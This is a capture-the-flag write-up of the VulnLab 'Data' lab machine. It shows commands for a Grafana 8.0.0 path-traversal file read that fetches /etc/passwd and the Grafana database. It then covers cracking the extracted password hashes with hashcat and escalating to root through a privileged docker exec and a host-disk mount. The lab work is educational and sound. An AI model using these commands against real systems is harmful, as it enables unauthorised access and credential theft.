VulnLab -- Data Writeup

Data
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Data machine from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the box. 
Let’s start by scanning the machine.
1
sudo nmap -sC -sV -sS -O -A -oN scanned.txt -p 22,3000 --min-rate=1000 10.10.100.171

Now let’s open the website that is working on port 3000

Notice that its running grafana v8.0.0

Notice that it’s vulnerable to File Read so let’s download the exploit and run it.
1
python3 exploit.py -H http://10.10.100.171:3000

Notice that we got the content of the /etc/passwd file
Now let’s save the grafana database.
1
curl --path-as-is http://10.10.100.171:3000/public/plugins/welcome/../../../../../../../../var/lib/grafana/grafana.db -o grafana.db

now let’s enumerate the database for interesting things.

notice that there was a table named user.
Now let’s dump it.
1
select * from user;

now let’s go and use grafana2hash to make the hash that we can crack
1
2
go run Grafana2Hash.go 7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8 YObSoLj55S
go run Grafana2Hash.go dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8 LCBhdtJWjl

now let’s crack those hashes
1
hashcat -m 10900 crackme.txt /usr/share/wordlists/rockyou.txt

Notice that we got the password do the user Boris
now let’s login to the SSH

notice that we got initial access and we can now get the user.txt
Now let’s try elevating our privilege.
1
sudo -l

notice that we can execute commands in docker as root.
now let’s enter the container.
1
sudo /snap/bin/docker exec --privileged --user 0 -it grafana /bin/bash

Now let’s check the disks.
1
fdisk -l

Now let’s mount this disk in our continer.
1
mount /dev/xvda1 .
For some reason my docker is broke and the ls command is not working 😟
But! since I know that I mounted it now lets try to enter the root directory.
1
cd root/

and now let’s get the flag.

and we did it! we Pwned data from vulnlab

I hope you enjoyed my solution hope we meet in future writeups and goodbye for now
Yours Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |